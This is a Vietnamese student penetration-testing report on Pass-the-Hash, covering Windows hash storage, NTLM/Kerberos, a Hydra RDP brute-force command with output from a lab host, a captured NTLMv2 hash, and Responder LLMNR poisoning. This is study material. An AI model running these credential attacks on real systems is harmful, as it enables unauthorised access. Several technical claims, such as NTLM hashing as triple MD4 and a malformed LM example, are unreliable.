



BÁO CÁO CUỐI KỲ KIỂM THỬ XÂM NHẬP Đề tài: Pass The Hash

TP.HCM tháng 05 năm 2024

MỤC LỤC

CHƯƠNG 1. CƠ SỞ LÝ THUYẾT	1
1.1 Cơ bản về Password Hashing	1
1.2 Lưu trữ mật khẩu trong Windows	1
1.2.1 LM Hash	1
1.2.2 NTLM Hash.....	3
1.2.3 Cached Credentials.....	4
1.2.4 Memory	5
1.2.5 Reversibly Encrypted	5
1.3 Sử dụng mật khẩu	5
1.3.1 LM và NTLM	6
1.3.2 NTLMv2.....	6
1.3.3 Kerberos.....	7
1.4 Tấn công mật khẩu	7
CHƯƠNG 2. TẤN CÔNG VÀ NGĂN CHẶN PASS-THE-HASH.....	8
2.1 Giới thiệu	8
2.2 Phương pháp tấn công.....	9
2.2.1 Trích xuất hash	9
2.2.2 Sử dụng hash	14
2.3 Thiết lập thử nghiệm tấn công	17
2.3.1 Trích xuất Hashes	18
2.3.2 Passs the Hash	26
2.4 Phòng ngừa tấn công Pass-the-Hash.....	27
CHƯƠNG 3. TỔNG KẾT.....	31

DANH MỤC HÌNH ẢNH

Hình 1-1: Mật khẩu được biến đổi thành một LM Hash	3
Hình 1-2: Mật khẩu được chuyển thành một NTLM Hash	4
Hình 1-3: Ví dụ về NTLMv2	6
Hình 1-4: Sử dụng Hydra để đoán username và password rdp	7
Hình 2-1: Cách hoạt động của Pass-the-Hash	9
Hình 2-2: Quy trình hoạt động Responder.....	11
Hình 2-3: Truy cập ổ C của 1 server không tồn tại.....	12
Hình 2-4: Responder có thể nắm bắt yêu cầu LLMNR này và đánh cắp hàm băm NTLMv2 của người dùng	13
Hình 2-5: Trích xuất các hàm băm NTLM được lưu trữ trong SAM.....	14
Hình 2-6: PtH over sekurlsa.....	15
Hình 2-7: PtH sử dụng Psexec	16
Hình 2-8: PtH sử dụng EvilWinRM	17
Hình 2-9: Cấu hình máy server	17
Hình 2-10: Cấu hình máy client.....	18
Hình 2-11: Cấu hình máy attacker	18
Hình 2-12: Khởi động công cụ Responder	19
Hình 2-13: Máy victim truy cập vào một máy không tồn tại	20
Hình 2-14: Máy victim truy cập vào một máy không tồn tại	21
Hình 2-15: Lưu lại hash NTLMv2.....	22
Hình 2-16: Crack mật khẩu.....	22
Hình 2-17: Remote desktop vào máy victim thành công.....	23
Hình 2-18: Cài phần mềm độc hại vào máy victim	25
Hình 2-19: Kết xuất các hash từ máy victim	26
Hình 2-20: Khởi chạy module psexec.....	27
Hình 2-21:Bật Turn OFF Multicast Name Resolution	28
Hình 2-22:Bật Windows Defender Credential Guard.....	29

LỜI MỞ ĐẦU

Trong bối cảnh công nghệ thông tin hiện đại, bảo mật hệ thống và dữ liệu trở thành một trong những mối quan tâm hàng đầu của các tổ chức và doanh nghiệp. Trong số những mối đe dọa bảo mật hiện hữu, tấn công Pass-the-Hash nổi lên như một phương thức tấn công nguy hiểm và phổ biến, đặc biệt là đối với các hệ thống sử dụng Windows. Kỹ thuật Pass-the-Hash cho phép kẻ tấn công truy cập vào hệ thống mà không cần biết mật khẩu gốc, chỉ cần sử dụng các hash mật khẩu đã thu thập được.

Phương thức tấn công này không chỉ đơn giản và nhanh chóng mà còn có thể vượt qua nhiều lớp bảo mật truyền thống, gây ra những hậu quả nghiêm trọng cho hệ thống mạng. Do đó, việc nghiên cứu và hiểu rõ về Pass-the-Hash, từ cơ chế hoạt động đến các biện pháp phòng ngừa, là vô cùng cần thiết để tăng cường bảo mật hệ thống và bảo vệ dữ liệu quan trọng.

Trong bài báo cáo này, chúng em sẽ xem xét chi tiết cách thức hoạt động của kỹ thuật Pass-the-Hash và minh họa quá trình sử dụng giá trị hash của mật khẩu để truy nhập hệ thống thành công mà không cần phải bẻ khóa mật khẩu. Bên cạnh việc giới thiệu kỹ thuật tấn công này, chúng em cũng sẽ đề xuất một số biện pháp phát hiện và phòng chống các cuộc tấn công Pass-the-Hash, nhằm giúp bảo vệ hệ thống và thông tin của người dùng khỏi các mối đe dọa tiềm ẩn.

Hy vọng rằng, thông qua đề tài này, sẽ có cái nhìn rõ ràng và toàn diện hơn về tấn công Pass-the-Hash, cũng như biết cách áp dụng những biện pháp bảo mật phù hợp để đối phó với mối đe dọa này một cách hiệu quả..

CHƯƠNG 1. CƠ SỞ LÝ THUYẾT

1.1 Cơ bản về Password Hashing

Password Hashing là kỹ thuật biến đổi mật khẩu người dùng thành một chuỗi ký tự duy nhất gọi là giá trị băm (hash value) bằng cách sử dụng hàm băm (hash function). Giá trị băm này có độ dài cố định và không thể đảo ngược lại mật khẩu gốc, giúp bảo vệ thông tin người dùng khỏi các hành vi đánh cắp và giải mã.

Kỹ thuật này được sử dụng rộng rãi để bảo vệ mật khẩu người dùng trong các hệ thống, ứng dụng web và phần mềm. Thay vì lưu trữ mật khẩu dạng plaintext (dễ bị đánh cắp và giải mã), hashing biến đổi mật khẩu thành một chuỗi ký tự duy nhất gọi là giá trị băm (hash value) mà không thể đảo ngược lại mật khẩu gốc.

1.2 Lưu trữ mật khẩu trong Windows

Mật khẩu là yếu tố quan trọng trong việc bảo vệ thông tin người dùng và hệ thống. Tuy nhiên, việc lưu trữ mật khẩu một cách an toàn là một thách thức. Mật khẩu đôi khi được lưu trữ trong văn bản gốc hoặc được mã hóa đảo ngược và được đôi khi được lưu trữ ở dạng băm. Hàm băm được thiết kế để nhận đầu vào và chuyển đổi nó thành một đầu ra không thể đảo ngược.

Trong phần này, nhóm sẽ giới thiệu ngắn gọn năm cách chính mà Windows hệ điều hành dùng để lưu trữ mật khẩu để xác thực người dùng.

1.2.1 LM Hash

Hash LAN Manager (LM Hash) là một thuật toán băm mật khẩu được sử dụng bởi hệ điều hành Microsoft Windows để lưu trữ mật khẩu người dùng. Nó được giới thiệu lần đầu tiên trong Windows NT và được sử dụng cho đến khi NTLMv2 xuất hiện trong Windows 2000.

Trong các phiên bản trước của Windows, hàm băm LM thường được lưu trữ và truyền bởi mặc định. Tuy nhiên, trong Windows Vista và các phiên bản ở trên, hàm băm LM không được lưu trữ bởi mặc định, nó cũng không được sử dụng theo mặc định trong quá trình xác thực mạng.

Thay vào đó, các phiên bản mới hơn sử dụng hàm băm NTLMv2 làm phương thức xác thực mặc định.


Quá trình tạo hàm băm LM tương đối phức tạp. Hash mật khẩu loại này được tính bằng một quá trình 6 bước:

1. Mật khẩu người dùng được chuyển đổi thành tất cả các ký tự in hoa

2. Mật khẩu được bổ sung thêm các ký tự 0 vào cho tới khi có đủ 14 ký tự
3. Mật khẩu mới được chia thành hai hash có 7 ký tự
4. Các giá trị này được sử dụng để tạo hai khóa mã hóa DES, mỗi nửa đều được thêm vào một bit chẵn lẻ để tạo các khóa 64 bit
5. Mỗi khóa DES sẽ được sử dụng để mã hóa một chuỗi ASCII định sẵn (KGS!@#\$\$%), cho kết quả ra trong hai chuỗi văn bản mật 8 byte
6. Hai chuỗi văn bản mật 8 byte này sẽ được kết hợp để tạo thành một giá trị 16 byte, giá trị này chính là một hash LM hoàn chỉnh.

Trong thực tế, mật khẩu “PassWord123” sẽ được chuyển đổi như sau:

1. PASSWORD123
2. PASSWORD123000
3. PASSWOR and D123000
4. PASSWOR1 and D1230001
5. E52CAC67419A922 and 664345140A852F61
6. E52CAC67419A922664345140A852F61



Hình 1-1: Mật khẩu được biến đổi thành một LM Hash

1.2.2 NTLM Hash

NT LAN Manager (NTLM) là giao thức xác thực được Microsoft phát triển để thay thế cho giao thức LM cũ hơn. So với LM, NTLM mang đến nhiều cải tiến và được xem là phương thức xác thực an toàn hơn, đáng tin cậy hơn. NTLMv2, phiên bản nâng cao của NTLM, được giới thiệu trong Windows NT 4 và trở thành phương thức xác thực mặc định cho các hệ điều hành Windows sau này.

Quá trình tạo một NTLM hash là một quá trình đơn giản hơn nhiều so với những gì mà hệ điều hành thực hiện, nó dựa vào thuật toán MD4 để tạo hash nhờ một loạt các tính toán toán học. Thuật toán MD4 được sử dụng ba lần để tạo NT hash.


Ví dụ:

Giả sử mật khẩu là "PassWord123".

Bước đầu tiên, áp dụng thuật toán MD4 cho mật khẩu, thu được giá trị băm đầu tiên.

Tiếp theo, sử dụng giá trị băm đầu tiên làm đầu vào cho MD4 một lần nữa để tạo ra giá trị băm thứ hai.

Cuối cùng, sử dụng giá trị băm thứ hai làm đầu vào cho MD4 lần thứ ba để tạo ra giá trị băm cuối cùng, hay còn gọi là NT hash. NT hash của "PassWord123" sẽ là 94354877D5B87105D7FEC0F3BF500B33".



Hình 1-2: Mật khẩu được chuyển thành một NTLM Hash

1.2.3 Cached Credentials

Cached Credentials (Thông tin đăng nhập được lưu trữ trong bộ nhớ cache) là thuật ngữ đề cập đến việc lưu trữ thông tin đăng nhập của người dùng trong bộ nhớ cache cục bộ để họ có thể đăng nhập vào thành viên miền mà không cần kết nối với bộ điều khiển

miền (DC). Điều này đặc biệt hữu ích khi miền không khả dụng do sự cố mạng hoặc bảo trì.

Hệ thống lưu trữ Cached Credentials:

- Windows 10 và phiên bản mới hơn: Sử dụng Windows Credential Vault để lưu trữ Cached Credentials một cách an toàn và mã hóa.

- Windows 7 và phiên bản cũ hơn: Sử dụng Security Support Provider Interface (SSPI) để lưu trữ Cached Credentials, nhưng có thể không an toàn như Windows Credential Vault.

1.2.4 Memory

Windows lưu trữ mật khẩu người dùng dưới dạng băm (NT hash và LM hash) trong bộ nhớ khi người dùng đăng nhập tương tác hoặc qua dịch vụ đầu cuối. Vị trí lưu trữ này chỉ có thể truy cập bởi hệ điều hành và các tiến trình đóng vai trò như hệ điều hành.

Hệ điều hành sử dụng các băm được lưu trữ trong bộ nhớ cache này để xác thực người dùng khi họ cố gắng truy cập tài nguyên mạng yêu cầu xác thực. Quá trình này diễn ra tự động và người dùng không cần nhập mật khẩu mỗi lần truy cập tài nguyên. Vị trí bộ nhớ lưu trữ mật khẩu sẽ bị xóa khi người dùng khóa hệ thống hoặc đăng xuất.

1.2.5 Reversibly Encrypted

Reversibly Encrypted (Mã hóa đảo ngược) là phương thức lưu trữ mật khẩu trong đó mật khẩu được mã hóa nhưng có thể giải mã được. Ở dạng này, mật khẩu được lưu trữ được mã hóa đảo ngược. Kẻ tấn công có thể lạm dụng các thuộc tính mã hóa xác thực Active Directory để có quyền truy cập vào thông tin xác thực trên hệ thống Windows.

Thuộc tính AllowReversiblePasswordEncryption trong Active Directory xác định liệu mã hóa mật khẩu đảo ngược có được bật cho tài khoản hay không. Theo mặc định, thuộc tính này bị tắt, nghĩa là mật khẩu được lưu trữ dưới dạng băm một chiều an toàn hơn. Tuy nhiên, thuộc tính này có thể được bật trong một số trường hợp, chẳng hạn như khi cần tương thích với phần mềm cũ hơn.

1.3 Sử dụng mật khẩu

Mật khẩu đóng vai trò quan trọng trong việc bảo mật hệ thống và thông tin người dùng. Việc lưu trữ mật khẩu an toàn là điều cần thiết, nhưng cách thức sử dụng mật khẩu cũng đóng vai trò quan trọng không kém trong việc đảm bảo xác thực an toàn và hiệu quả. Dưới đây là bốn giao thức xác thực chính được sử dụng trong môi trường Windows.

LM và NTLM là hai giao thức xác thực phổ biến trong hệ điều hành Windows, khác biệt chủ yếu ở hàm băm được sử dụng để tính toán phản hồi. LM sử dụng hàm băm yếu hơn và dễ bị tấn công hơn, trong khi NTLM, đặc biệt là NTLMv2, sử dụng các thuật toán mã hóa mạnh mẽ hơn để cải thiện tính bảo mật. Cả hai giao thức này được áp dụng để xác thực trong các nhóm làm việc và trong môi trường domain khi máy khách hoặc máy chủ không thuộc domain hoặc khi truy cập tài nguyên trong domain bằng địa chỉ IP thay vì tên NetBIOS hoặc DNS.

Trước Windows Server 2003, các hệ điều hành Windows đều gửi cả phản hồi LM và NTLM theo mặc định nhằm đảm bảo tính tương thích ngược và hỗ trợ hệ thống cũ. Tuy nhiên, từ Windows Server 2003 trở đi, chỉ có phản hồi NTLM được gửi theo mặc định, và phản hồi LM gần như không còn được sử dụng nữa. Điều này thể hiện sự ưu tiên của Microsoft trong việc cải thiện bảo mật bằng cách khuyến khích sử dụng các giao thức an toàn hơn.

NTLMv2 cải thiện các điểm yếu của băm LM và NTLM. Nó sử dụng hàm băm NT; tuy nhiên, nó cũng bao gồm một thách thức của máy khách trong tính toán. NTLMv2 cũng bao gồm các dấu thời gian giúp nó miễn nhiễm với các cuộc tấn công phản hồi và là phương thức xác thực mặc định được sử dụng từ Windows Vista trở đi.

Một số nghiên cứu cho rằng NTLMv2 dễ bị tấn công bằng hàm băm được tính toán trước. NTLMv2 dưới dạng hàm băm dễ bị tấn công bằng hàm băm được tính toán trước giống như bất kỳ hàm băm nào khác khi không sử dụng Salt. Tuy nhiên, hàm băm NTLMv2 không được lưu trữ trong Windows, nó được tạo nhanh chóng. Xác thực NTLMv2 sử dụng cả client nonce và server nonce/challenge để tính toán phản hồi, không giống như xác thực NTLM sử dụng server challenge cố định. Quá trình tính toán này loại bỏ khả năng tấn công NTLMv2 được tính toán trước.

```
[SMB] NTLMv2-SSP Client      : fe80::bd29:99c1:9a07:6199  
[SMB] NTLMv2-SSP Username    : GROUP13\lucsky  
[SMB] NTLMv2-SSP Hash        : lucsky:GROUP13:518089efcf0c18ca:DBC32C1E35EB34EB2E44B358BC33BFAC:01  
01000000000000002623F60AACDA01642215217177FCC20000000020008004C0057004400370001001E00570049004E  
002D005800540052004300570043005900390038005400340004003400570049004E002D005800540052004300570043  
00590039003800540034002E004C005700440037002E004C004F00430041004C0030030014004C005700440037002E004C  
004F00430041004C00050014004C00570040040037002E004C004F00430041004C0007000800002623F60AACDA0160004  
00020000000800300030000000000000001000000002000001A72CA227D1E35286CE82B74194A43380C89E7DF882030  
687132E09A22A383A2A0A01000000000000000000000000000000000000000000000900160063006900660073002F00570049004E  
00310030003000000000000000000000
```

Hình 1-3: Ví dụ về NTLMv2

1.3.3 Kerberos

Kerberos là một giao thức xác thực được sử dụng đặc biệt trong môi trường domain, trong đó tên NetBIOS hoặc tên DNS được sử dụng để kết nối. Tuy nhiên, nếu người dùng truy cập tài nguyên qua địa chỉ IP, Kerberos sẽ không được sử dụng, mà thay vào đó là LM, NTLM hoặc NTLMv2. Điều đặc biệt về Kerberos là nó cung cấp cơ chế xác thực cho cả người dùng và máy chủ.


Quá trình xác thực Kerberos liên quan đến việc máy khách và máy chủ thỏa thuận về thuật toán mã hóa, khóa bí mật chia sẻ và các dữ liệu nhận dạng như tên, miền, thời gian, địa chỉ IP và checksum MD5 của trình xác thực. Khi máy khách và máy chủ giải mã dữ liệu nhận dạng, họ có thể chứng minh với nhau rằng họ hiểu bí mật 128 bit được chia sẻ.

Trước phiên bản Windows Server 2008, Kerberos sử dụng thuật toán mã hóa RC4. Tuy nhiên, từ Windows Server 2008 trở đi, Kerberos đã chuyển sang sử dụng AES, một thuật toán mã hóa an toàn hơn và mạnh mẽ hơn so với RC4. Điều này làm tăng tính bảo mật và hiệu suất của hệ thống xác thực trong môi trường domain.

1.4 Tấn công mật khẩu

Có nhiều cách khác nhau để có được mật khẩu văn bản rõ ràng của người dùng. Chẳng hạn như thông qua key logger, role-surfing, social engineering, v.v. Tuy nhiên, phần này nhóm em sẽ tập trung vào các cuộc tấn công mật khẩu với brute force

```
hydra -L user.txt -P password.txt 192.168.100.11 rdp
```



```
hydra -L user.txt -P password.txt 192.168.100.11 rdp
Hydra v9.5.5 (c) 2023 by van Hauser/thc & David Maciejak - p
lease do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) startin
g at 2024-05-22 11:06:48
[WARNING] rdp servers often don't like many connections, u
se -t 1 or -t 4 to reduce the number of parallel connectio
ns and -W 1 or -W 3 to wait between connection to allow th
e server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like man
y parallel connections)
[WARNING] the rdp module is experimental. Please test, rep
ort - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 168 logi
n tries (1:14/p:12), ~42 tries per task
[DATA] attacking rdp://192.168.100.11:3389/

[3389][rdp] host: 192.168.100.11 login: Administrator password: Admin123
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 192.168.100.11 might be valid but account not active for remote desktop: login: user1 password: Admin123, continuing attacking the account.
[3389][rdp] host: 192.168.100.11 login: lucsky password: User123
[ERROR] freerdp: The connection failed to establish.
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-22 11:07:42
```

Hình 1-4: Sử dụng Hydra để đoán username và password rdp

CHƯƠNG 2. TẤN CÔNG VÀ NGĂN CHẶN PASS-THE-HASH


2.1 Giới thiệu

Băm mật khẩu tương đương với mật khẩu văn bản rõ ràng. Nếu kẻ tấn công có được hàm băm, anh ta chỉ cần sử dụng nó để có quyền truy cập vào hệ thống mà không cần biết mật khẩu được sử dụng để tạo ra nó. Kiểu tấn công này được gọi là tấn công "pass-the-hash".

Các cuộc tấn công pass-the-hash thường nhằm vào các hệ thống Windows, tuy nhiên chúng có thể được tìm thấy trong các hệ thống khác (Linux, Unix), ví dụ như các ứng dụng web dễ bị tấn công. Trong Windows, vượt qua cuộc tấn công hàm băm phụ thuộc vào chức năng Single-Sign On (SSO) trong các giao thức xác thực như NTLM và Kerberos. Với SSO, người dùng có thể nhập mật khẩu của họ một lần để có thể sử dụng các tài nguyên mà họ đã được cấp quyền mà không cần nhắc họ nhập lại mật khẩu. Điều này yêu cầu hệ thống phải lưu thông tin xác thực của người dùng trong bộ nhớ cache trong hệ thống. Bằng cách thay thế thông tin xác thực này bằng hàm băm mật khẩu, việc xác thực bổ sung sẽ được thực hiện bằng cách sử dụng hàm băm này thay vì thông tin xác thực ban đầu.

Băm mật khẩu được tải vào Local Security Authority Subsystem Service (Lsass). Lsass chạy dưới dạng `exe %SystemRoot%\System32\Lsass` có thể thực thi được, chịu trách nhiệm xác thực người dùng, trong số những thứ khác. Bằng cách sử dụng các công cụ kết xuất hàm băm, kẻ tấn công có thể kết xuất các hàm băm của mật khẩu để sử dụng tiếp (ví dụ: tấn công pass-the-hash). Điều quan trọng cần lưu ý là việc kết xuất hàm băm mật khẩu từ cơ sở dữ liệu Windows SAM hoặc từ bộ nhớ yêu cầu quyền quản trị.

Hình minh họa cách kẻ tấn công có thể sử dụng mật khẩu băm trong tấn công pass-the-hash.



Hình 2-1: Cách hoạt động của Pass-the-Hash

Mô tả quy trình kẻ tấn công xâm nhập hệ thống và giành quyền quản trị:

Kẻ tấn công sẽ sử dụng các phương pháp, kỹ thuật tấn công để thâm nhập vào máy nạn nhân, sau đó sẽ lấy được các giá trị băm bằng cách kết xuất các giá trị băm mật khẩu từ máy chủ của nạn nhân.

- 1) Kẻ tấn công sử dụng các công cụ băm và dùng một trong các mã băm mà kẻ tấn công thu được (thường là người dùng có đặc quyền quản trị) trong Lsass cục bộ.
- 2) Về sau, Windows sẽ tự động cung cấp thông tin xác thực cho kẻ tấn công bất cứ khi nào kẻ tấn công truy cập vào máy chủ nạn nhân mà không cần cung cấp mật khẩu.

2.2 Phương pháp tấn công

Có nhiều cách để thực hiện Pass-the-Hash, về tổng quan thì có hai bước chính:

- 1) Trích xuất hash(NTLM,..) trên máy tính đã chiếm quyền.
- 2) Sử dụng hash(NTLM,...) đã trích xuất để xác thực tới máy tính khác.

Phần dưới đây sẽ tìm hiểu một số cách phổ biến để thực hiện các bước này trong quá trình Pass-the-Hash.

2.2.1 Trích xuất hash

* Sử dụng Responder


Responder là một công cụ thường được sử dụng trong kiểm tra thâm nhập các giao thức mạng nội bộ của tổ chức. Công cụ này có thể nắm bắt và chuyển tiếp thông tin xác thực trong môi trường Windows Active Directory. Có thể sử dụng Responder để nắm

bắt các hàm băm NTLM khi chúng đi qua mạng để xác thực trong các yêu cầu Link-Local Multicast Name Resolution (LLMNR).

LLMNR là một giao thức mạng được sử dụng trong môi trường Active Directory để xác định máy chủ trên mạng cục bộ khi độ phân giải DNS không thành công. Nó hoạt động như một cơ chế dự phòng và cho phép các máy khách tương tác với máy chủ mà không cần máy chủ DNS.

LLMNR dễ bị tấn công. Nó rò rỉ tên người dùng và hàm băm NTLM của người dùng khi đáp ứng các yêu cầu LLMNR. Nếu kẻ tấn công có thể định vị mình trên cùng một mạng với máy mục tiêu và chặn lưu lượng LLMNR giữa mục tiêu và máy chủ, chúng có thể đánh cắp hàm băm NTLM của người dùng. Sau đó, họ có thể cố gắng bẻ khóa hàm băm này ngoại tuyến để lấy mật khẩu của người dùng hoặc sử dụng hàm băm trong cuộc tấn công băm.

